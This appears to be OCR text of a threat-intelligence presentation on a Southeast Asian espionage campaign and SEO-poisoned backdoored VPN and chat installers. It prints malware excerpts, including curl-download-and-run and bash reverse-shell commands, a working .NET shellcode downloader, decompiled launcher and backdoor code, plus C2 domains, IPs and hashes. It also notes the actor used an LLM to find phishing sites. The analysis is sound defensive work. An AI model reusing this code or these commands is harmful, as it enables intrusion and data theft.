
05
BLACKSTUDIO Espionage Operation in South East Asia

Sophisticated BLACKSTUDIO Backdoor used for high-value targets


Malware Ecosystem



Malware Ecosystem



Fake Intel webpage was hosting on the C2 server



Go

Lure Document

LEATHERJACKET ELF Downloader

LEATHERJACKET is an ELF Linux based downloader based on system shell commands.

It runs curl commands to download second stage payload and installs payloads to the directory /tmp/google_usb_ssh and runs a reverse shell over port 443.

It also downloads a text file containing decoy and opens it by gEdit.

- system(“whoami > tmp/test”)

- system(“curl -o /tmp/google_usb_ssh -s <URL_aliyuncs_server> && chmod 777 /tmp/google_usb_ssh && /tmp/google_usb_ssh&& rm /tmp/google_usb_ssh”)

- system(“Bash -i >& /dev/tcp/<IP_Address>/<Port> 0>&1”)

- system(“wget https://<Fake_Chrome_Domain>/error.logs && gedit error.logs”)

.NET Downloader

This .NET downloader is observed using to download 2nd stage shellcode “payload.bin” and a decoy document “example.pdf” via WebClient object component.

The downloaded shellcode payload will be mapping into process memory to run.

In the end, the download decoy file will be executed to display.

```
private unsafe static void Main()
{
    try
    {
        WebClient webClient = new WebClient();
        byte[] shellcode = webClient.DownloadData("http://[redacted]:443/payload.bin");
        Thread thread = new Thread(delegate()
        {
            MemoryMappedFile memoryMappedFile = MemoryMappedFile.CreateNew(Guid.NewGuid().ToString(), (long)(shellcode.Length + 1024), MemoryMappedFileAccess.ReadWriteExecute);
            MemoryMappedViewAccessor memoryMappedViewAccessor = memoryMappedFile.CreateViewAccessor(0L, (long)(shellcode.Length + 1024), MemoryMappedFileAccess.ReadWriteExecute);
            memoryMappedViewAccessor.WriteArray<byte>(0L, shellcode, 0, shellcode.Length);
            bool flag = false;
            byte* value = null;
            memoryMappedViewAccessor.SafeMemoryMappedViewHandle.AcquirePointer(ref value);
            memoryMappedViewAccessor.SafeMemoryMappedViewHandle.DangerousAddRef(ref flag);
            memoryMappedFile.SafeMemoryMappedFileHandle.DangerousAddRef(ref flag);
            Program.method method = (Program.method)Marshal.GetDelegateForFunctionPointer((IntPtr)((void*)value), typeof(Program.method));
            method();
        });
        thread.Start();
        string fileName = Path.GetTempFileName() + Path.GetExtension("http://[redacted]:443/example.pdf");
        webClient.DownloadFile("http://[redacted]:443/example.pdf", fileName);
        try
        {
            Process.Start(fileName);
        }
        catch (Exception)
        {
        }
        thread.Join();
    }
    catch (Exception)
```

Shellcode Launcher

The BLACKSTUDIO backdoor is executed by a shellcode launcher.

Similar launcher is observed also used to run Cobalt Strike BEACON.

```
            ress = 0i64;
             = 0;
            r *)keystr, "AAAAAAAABBBBBBBB");
            r[2]) = 0;
WORD1(keystr[2]) = 0;
HIDWORD(keystr[2]) = 0;
memset(&keystr[3], 0, 80);
v8 = sub_1E150();
if ( (keystr[0] & 0xFFFFFF) == 'AAA' && (keystr[1] & 0xFFFFFF) == 'BBB' )
  sub_1E1E0(keystr);
if ( !sub_1E570(keystr) )
  sub_1E5D0((__int64)keystr);
v4 = &v8[*((int *)v8 + 15)];
if ( (*((_WORD *)v4 + 11) & 0x8000) == 0x8000 )
{
  v5 = 64;
  v0 = (void *)sub_1E940((__int64)keystr, (__int64)v4, (__int64)v8, 0x40u);
}
else
{
  v5 = 4;
  v0 = (void *)sub_1E940((__int64)keystr, (__int64)v4, (__int64)v8, 4u);
}
v11 = *((unsigned int *)v4 + 20);
memset(v0, 0, v11);
xor_key = v4[16];
v6 = sub_1EAF0((int *)v0, (__int64)v4, v8, xor_key);
calc_address_1EBB0((__int64)v6, (__int64)v4, (__int64)v8, &payload_address, &payload_len);// Get payload address & payload length
memcopy_decrypt_data_1ECB0((__int64)keystr, (__int64)v6, (__int64)v4, (__int64)v8, xor_key);// Copy and preprocess payloaddata
xor_dec_1E0E0(payload_address, payload_len, xor_key);// Decrypt the payload
sub_1EF70((__int64)v6, (__int64)v4);
sub_1EA90((__int64)keystr, payload_address, payload_len, v5);
memset(keystr, 0, 0x68ui64);
if ( (*((_WORD *)v4 + 11) & 0x1000) == 0x1000 )
  v1 = *((unsigned int *)v4 + 32);
else
  v1 = *((unsigned int *)v4 + 10);
v10 = (__int64)v6 + v1;
((void (__fastcall *)(int *, __int64, __int64))((char *)v6 + v1))(v6, 1i64, v13);// Jump into the embedded shellcode
return v10;
```

BLACKSTUDIO Backdoor Traffic Pattern

BLACKSTUDIO is a shellcode-based backdoor written in C/C++.
The backdoor communicates using HTTP and TCP and it has an unique user agent in its traffic pattern

```
GET
/en-us/features/integrationms-cab-compressed=gghjgbcleehfebgfgpgbebeodiefheeof
efggogfekddhadafgfkedeogbehhhfidjgkdaeddhhkdceoelhddifedbgfglgnfiggdccpeoglfdd
bedhiffhkfggfgnhfcpgmdaeodegceohbfchifffagcgiehgmgjehgnfjdhgnemhegfdhgogodjhig
ldcebeifihahggoclefgmhfeohkgigghchkfageggfidegjdggdghfkgecldaglechkclefeheoebh
hgeekgegcejhddfgcffgignhfdagnegfefaeefkhjhjfgebgpdhdfhdfbdfgihfhkelffejgfdidn.
cab
HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Nintendo 3DS; U; ; en) Version/1.7412.EU
Host: visualstudio-microsoft.com
Connection: Keep-Alive
Cache-Control: no-cache
```

BLACKSTUDIO Backdoor

The sample contains code that accesses a large stack offset resulting in IDA Pro's decompilation to fail.

This is only used in select functions. After NOPed out the respective stack variables, the malicious functions can be decompiled.

```
000:0000000000BBD59B                                    loc_BBD59B:
000:0000000000BBD59B 41 80 E9 37                                        sub     r9b, 37h ; '7'
000:0000000000BBD59F 41 8A C1                                           mov     al, r9b
000:0000000000BBD5A2 41 22 C0                                           and     al, r8b
000:0000000000BBD5A5 02 C0                                              add     al, al
000:0000000000BBD5A7 44 2A C8                                           sub     r9b, al
000:0000000000BBD5AA 43 8D 1C 08                                        lea     ebx, [r8+r9]
000:0000000000BBD5AE 80 EB 7F                                           sub     bl, 7Fh
000:0000000000BBD5B1 E9 43 F7 FF FF                                     jmp     loc_BBCCF9
000:0000000000BBD5B6                                    ; ---------------------------------------
000:0000000000BBD5B6
000:0000000000BBD5B6                                    loc_BBD5B6:
000:0000000000BBD5B6 90                                                 nop
000:0000000000BBD5B7 90                                                 nop
000:0000000000BBD5B8 90                                                 nop
000:0000000000BBD5B9 90                                                 nop
000:0000000000BBD5BA 90                                                 nop
000:0000000000BBD5BB 90                                                 nop
000:0000000000BBD5BC EB 0B                                              jmp     short loc_BBD5C9
000:0000000000BBD5BE                                    ; ---------------------------------------
000:0000000000BBD5BE
000:0000000000BBD5BE                                    loc_BBD5BE:
000:0000000000BBD5BE 90                                                 nop
000:0000000000BBD5BF 90                                                 nop
000:0000000000BBD5C0 90                                                 nop
000:0000000000BBD5C1 90                                                 nop
000:0000000000BBD5C2 90                                                 nop
000:0000000000BBD5C3 90                                                 nop
000:0000000000BBD5C4 EB 03                                              jmp     short loc_BBD5C9
```

```
                        loc_D59B:
41 80 E9 37                             sub     r9b, 37h ; '7'
41 8A C1                                mov     al, r9b
41 22 C0                                and     al, r8b
02 C0                                   add     al, al
44 2A C8                                sub     r9b, al
43 8D 1C 08                             lea     ebx, [r8+r9]
80 EB 7F                                sub     bl, 7Fh
E9 43 F7 FF FF                          jmp     loc_CCF9
                        ; ---------------------------------------------------------------
```

```
                        loc_D5B6:                               ; CODE XREF: sub_CB30+25D↑j
8B 85 CB BE 55 01                       mov     eax, [rbp+57h+arg_155BE64]
EB 0B                                   jmp     short loc_D5C9
                        ; ---------------------------------------------------------------

                        loc_D5BE:                               ; CODE XREF: sub_CB30+1F2↑j
8B 85 8E 2C 6F 00                       mov     eax, [rbp+57h+arg_6F2C27]
EB 03                                   jmp     short loc_D5C9
```

BLACKSTUDIO Support Functions

BLACKSTUDIO supported backdoor commands includes shell command execution, file transfer, file execution, and loading of additional code.

```
if ( !v46 )                                   // 0x37
{
  SendLogicalDrivesInfo(
    (__int64)pBufferRest,
    SizeMb,
    (void (__fastcall *)(__int64, _QWORD, __int64))SendDataMbWrap);
  return;
}
v47 = v46 - 1;
if ( !v47 )                                   // 0x38
{
  DeleteFileOrDir((__int64)pBufferRest, SizeMb);
  return;
}
v48 = v47 - 1;                                // 0x39
if ( !v48 )
{
  CreateWriteFilePipe((__int64)pBufferRest, SizeMb);
  return;
}
v49 = v48 - 2;
if ( !v49 )                                   // 0x3B
{
  BindListenThreadAcceptRecvSendHttpLikeWrap2((__int64)pBufferRest, SizeMb);
  return;
}
v50 = v49 - 1;                                // 0x3C
if ( !v50 )
{
  NamedPipeReadEtc(pBufferRest, SizeMb);
  return;
```

- Shell
  - Create reverse shell
  - Run arbitrary command/process
- Process Operation
  - Terminate processes
  - Modify process memory
  - Create process and inject code into it (various methods)
- Communication
  - Listen on localhost for incoming connection
  - Initiate new connection to a remote host
- Data Collection
  - Retrieve session and system info
  - Send logical drives info
  - Create process list
  - Create directory list
- File Operation
  - Move file
  - Copy file
  - Write to pipe or file
  - Read from pipe or file
  - Retrieve file information
  - Delete file or directory
  - Create directory

BLACKSTUDIO Backdoor

BLACKSTUDIO backdoor has an hardcoded AES key “LikeILoveYouLike” used to generate a random SHA256 hash string which will be reported back to its C2 server.

```
ACP = GetACP();
OEMCP = GetOEMCP();
GetRandBytesMb((__int64)Rand16Bytes, 0x10u, 0LL);
Sha256AesLikeILoveYouLikeEtc((int)Rand16Bytes);
CurrentProcessId = GetCurrentProcessId();
TickCount = GetTickCount();
srand(TickCount ^ CurrentProcessId);
```

```
v5 = 32;
sub_BB086C(&off_C051D0);
dword_C0F774 = sub_BB0818(aSha256);
if ( (unsigned int)sub_BB0900(dword_C0F774, Rand16Bytes, 0x10u, (__int64)Src, &v5)
  || (memcpy(dword_C0F780, Src, sizeof(dword_C0F780)),
      memcpy(&unk_C0F790, v4, 0x10uLL),
      memcpy(&unk_C0F7A0, aLikeiloveyouli, 0x10uLL),
      sub_BB0790(&off_BF7CB0),
      dword_C0F770 = sub_BB073C(aAes),
      result = sub_BD47C0(dword_C0F780, 16, 0, dword_C11A10),
      (_DWORD)result) )
{
  exit(1);
}
return result;
```

Generated a SHA256 hash string by using AES algorithm with key “LikeILoveYouLike”

```
v2 = InitCfgCmdStructWithSize(1172);
DataWithSize = (OSVERSIONINFOA *)GetDataWithSize(v2, 148);
CompUserFileName = (char *)GetDataWithSize(v2, 256);
CompName = (CHAR *)GetDataWithSize(v2, 256);
UserName = (CHAR *)GetDataWithSize(v2, 256);
v7 = GetDataWithSize(v2, 256);
pcbBuffer = 256;
v8 = (CHAR *)v7;
GetUserNameA(UserName, &pcbBuffer);
pcbBuffer = 256;
GetComputerNameA(CompName, &pcbBuffer);
v9 = GetFirstUnicastAddrInfo();
if ( !GetModuleFileNameA(0LL, v8, 0x100u)
  || (v10 = strrchr(v8, '\\')) == 0LL
  || (FileNameMb = v10 + 1, v10 == (char *)-1LL) )
{
  FileNameMb = (const char *)&unk_BF78BF;
}
DataWithSize->dwOSVersionInfoSize = 148;
GetVersionEx(DataWithSize);
g_dwMajorVersionOs = DataWithSize->dwMajorVersion;
ExtendBufstoreMbByte(a1, DataWithSize->dwMajorVersion);
ExtendBufstoreMbByte(a1, DataWithSize->dwMinorVersion);
ExtendBufstoreMbShort(a1, DataWithSize->dwBuildNumber);
ExtendBufstoreMbLong(a1, HIDWORD(GetProcAddress_0));
ExtendBufstoreMbLong(a1, (u_long)GetModuleHandleA_0);
ExtendBufstoreMbLong(a1, (u_long)GetProcAddress_0);
ExtendBufstoreMbLong(a1, v9);
```

The system information collected by BLACKSTUDIO

```
InternetOpenConnectSetOption(lpszServerName, Port, UserAgent);
BufferSizeMb = GetStringByIndex2Mb(4);
v34 = HttpSendAndReceiveImpersonatedMb(ObjectName, (__int64)&g_Rand_, (__int64)lpBufferServerRead, BufferSizeMb);
if ( v34 <= 0 )
{
  if ( v34 != -1 )
    goto LABEL_138;
}
else
{
  Size = sub_BCEF80((char *)lpBufferServerRead, v34);
  if ( Size > 0 )
  {
    CallCmdDispatcher((char *)lpBufferServerRead, (unsigned int)Size);
LABEL_138:
    sub_BCA86C((void (__fastcall *)(__int64, __int64, __int64))SendDataMbWrap);
    v36 = GetStringByIndex2Mb(28);
    sub_BC12AC((__int64)SendDataMbWrap, v36 != 0 ? 4096 : 0x80000);
    sub_BC55B0((void (__fastcall *)(u_long *, __int64, __int64))SendDataMbWrap);
    sub_BC4FC4((void (__fastcall *)(void *, _QWORD, _QWORD))SendDataMbWrap, 0x80000);
    if ( dword_C0E080 > 0 )
    {
      InternetCloseWrap();
      InternetOpenConnectSetOption(lpszServerName, Port, UserAgent);
      HttpOpenSendReq(Buffer);
    }
```

BLACKSTUDIO use APIs in wininet.dll to communicate with its C2 server

06

Distributing Backdoored Installers via SEO Poisoning

SEO Poisoning to Deliver Backdoored VPN & Chat Installers

Distributing Backdoored Installers via SEO Poisoning

- **Affected Product**: Letstalk, MeeTalk, Cloudchat, PaoPao, FlyVPN, QuickQ, MosGram
- **Backdoor delivered**: SOGU(PlugX), GH0ST, and TROCHILUS
- **Time Frame**: March 2023 until now
- **Who Behind This**: We found some overlaps with UNC3569
- **Victim**: Worldwide, including Education, Hospitality, Healthcare sectors

SEO Poisoning for Backdoored VPN & Chat Installer

flyvpn

Uptodown
https://flyvpn.en.uptodown.com › Tools › General

FlyVPN for Android - Download the APK from Uptodown

FlyVPN is an app that lets you browse the Internet via any of more than 300 VPN servers located in more the 40 countries over five continents.

4.9 ★★★★★ (15) · Free · Android · Developer

flyvpn.org
https://www.flyvpn.org · Translate this page

flyvpn|flyvpn官网|flyvpn下载在此下载适用于Windows 的VPN ...

适用于Windows 系统的VPN 应用程序。一键下载、轻松安装，选择您想要连接的国家或地区即可。

Google Play
https://play.google.com › store › apps › developer › id=...

Android Apps by FlyVPN on Google Play

FlyVPN - Secure & Fast VPN. **FlyVPN**. 3.5star. Google Play. Play Pass. Play Points. Gift cards. Redeem. Refund policy.

letstalk

#Letstalk 不只注重隱私，更在乎溝通的樂趣 閱後


letstalk-zh.net
https://letstalk-zh.net · Translate this page

Letstalk - 安全私人通訊


介面乾淨好用的通訊軟體，使用上非常直覺簡潔的
商用的用戶。特別喜歡字體放大的功能，總體來說

Fake Page for Letstalk

Fake: https://letstaik.com/Letstalk.zip




Normal: https://www.letstalk.net/downld




Installer Execution Flow

FlyVPN.msi
MD5:
d1d5d0fdc1204e082386073ad0bc2650



1. Sideload

2. Launch



Unique function to collect Telegram data

```
?AVCTgData@@
?AVCSystemManager@@
?AVCManager@@
?AVCKernelManager@@
?AVCFileManager@@
?AVCClientSocket@@
?AVCBuffer@@
```

3. Install GH0ST
C2: xkf5.xyz

4. Install SOGU(PlugX)
C2: updatecdn.xyz

Plugin: Disk, Netstat, Option, PortMap, Process, RegEdit, Screen, Service, Shell, KeyLog

Install.hlp: Contains a copy of the clipboard contents
Cache.hlp: Contains keystrokes associated with any process running on the system

C2 Naming Conventions


- C2 special naming convention, ex:
  - slok1.xyz, slok3.xyz, slok5.xyz, slok8.xyz, slok10.xyz,slgq1.xyz, slgq2.xyz, slgq5.xyz .....
    - Registrant Organization: f029a6cac077c6a4
  - uulai2.xyz, uulai5.xyz
  - xkf1.xyz, xkf2.xyz, xkf3.xyz, xkf5.xyz
  - updatecdn.xyz, tgsoft.shop

07

Keylogs Exposing Underground Market Interactions

Interesting Keylogs found in UNC3569's SOGU(PLUGX) sample

Keylog File Found In SOGU Sample



Actor Bought REMCOS From Others

Actor Used Their Internal Tools to Develop Zxshell

Actor Compromised a Korean Gaming Company

Zxshell and REMCOS Attack Campaign


2023-11-24
Updated whois for cdn.anydeskdns.com

2024-01-14
Actor bought REMCOS from hacker forum

2024-01-16
Actor developed Zxshell which one of C2 is cdn.anydeskdns.com

2024-04-04
First Zxshell used cdn.anydeskdns.com as C2 had been uploaded to VirusTotal, and Zxshell was signed by a Hong Kong Gaming company

2024-05-09
REMCOS was hosted on an Online Gaming download site, and the launcher of REMCOS was signed by a Korean Game Security company



Zxshell: ad547b566abbb3012f0f3cc21a8eaf68
REMCOS: 7d8e54b3bac8a72eb6531131c2240281
http://minecraft.cdn.fbi.to/launcher/cache/new/xs.bin

Actor Used LLM to Help Them Find Phishing Website

Actor used Crypto Phishing Page to Deliver Rhadamanthys

Actor used DNS Fast-Fluxing for their C2 domain

- **DNS fast fluxing** is a technique that involves associating multiple IP addresses with a single domain name and changing out these IP addresses rapidly.

onlineofficeplug365.com

11 / 94
Community Score

11/94 security vendors flagged this domain as malicious

onlineofficeplug365.com

dga

DETECTION | DETAILS | RELATIONS | ASSOCIATIONS | TELEMETRY | COMMUNITY

Passive DNS Replication (45)

Date resolved	Detections	Resolver	IP
2024-12-19	1 / 94	VirusTotal	147.45.113.146
2024-12-05	1 / 94	Georgia Institute of Technology	88.151.117.243
2024-11-26	1 / 94	Georgia Institute of Technology	213.171.9.147
2024-11-26	1 / 94	Georgia Institute of Technology	185.185.70.65
2024-11-26	1 / 94	Georgia Institute of Technology	80.64.24.81
2024-11-25	1 / 94	Georgia Institute of Technology	2.59.40.225
2024-11-24	1 / 94	Georgia Institute of Technology	185.228.233.221
2024-11-23	1 / 94	Georgia Institute of Technology	213.171.9.155
2024-11-22	1 / 94	VirusTotal	185.159.129.221
2024-11-21	1 / 94	Georgia Institute of Technology	45.91.8.93
2024-11-19	1 / 94	Georgia Institute of Technology	93.183.104.27

officeword365online.com

11 / 94
Community Score

11/94 security vendors flagged this domain as malicious

officeword365online.com

DETECTION | DETAILS | RELATIONS | ASSOCIATIONS | TELEMETRY | COMMUNITY

Passive DNS Replication (49)

Date resolved	Detections	Resolver	IP
2024-12-27	1 / 94	VirusTotal	147.45.113.146
2024-12-13	1 / 94	VirusTotal	88.151.117.243
2024-11-29	1 / 94	Georgia Institute of Technology	185.159.129.221
2024-11-28	2 / 94	Georgia Institute of Technology	188.130.251.226
2024-11-27	1 / 94	Georgia Institute of Technology	213.171.9.147
2024-11-26	1 / 94	Georgia Institute of Technology	185.185.70.65
2024-11-25	1 / 94	Georgia Institute of Technology	2.59.40.225
2024-11-24	1 / 94	Georgia Institute of Technology	185.228.233.221
2024-11-24	2 / 94	Georgia Institute of Technology	141.8.195.44
2024-11-22	1 / 94	Georgia Institute of Technology	213.171.9.155

cryptoaihopper.org

5 / 94
Community Score

5/94 security vendors flagged this domain as malicious

cryptoaihopper.org

Business/Economy, Finance, Suspicious (alphaMountain.ai) | dga

DETECTION | DETAILS | RELATIONS | TELEMETRY | COMMUNITY

Passive DNS Replication (45)

Date resolved	Detections	Resolver	IP
2024-12-24	1 / 94	Georgia Institute of Technology	147.45.113.146
2024-12-07	1 / 94	VirusTotal	88.151.117.243
2024-11-28	1 / 94	Georgia Institute of Technology	185.159.129.221
2024-11-28	2 / 94	Georgia Institute of Technology	188.130.251.226
2024-11-27	1 / 94	Georgia Institute of Technology	213.171.9.147
2024-11-26	1 / 94	Georgia Institute of Technology	185.185.70.65
2024-11-26	1 / 94	Georgia Institute of Technology	80.64.24.81
2024-11-25	1 / 94	Georgia Institute of Technology	185.228.233.221
2024-11-23	1 / 94	Georgia Institute of Technology	213.171.9.155
2024-11-21	1 / 94	Georgia Institute of Technology	45.91.8.93

Actor Bought DNS Fast-Fluxing Service From Russian-Speaking Hacker

Rhadamanthys Stealer

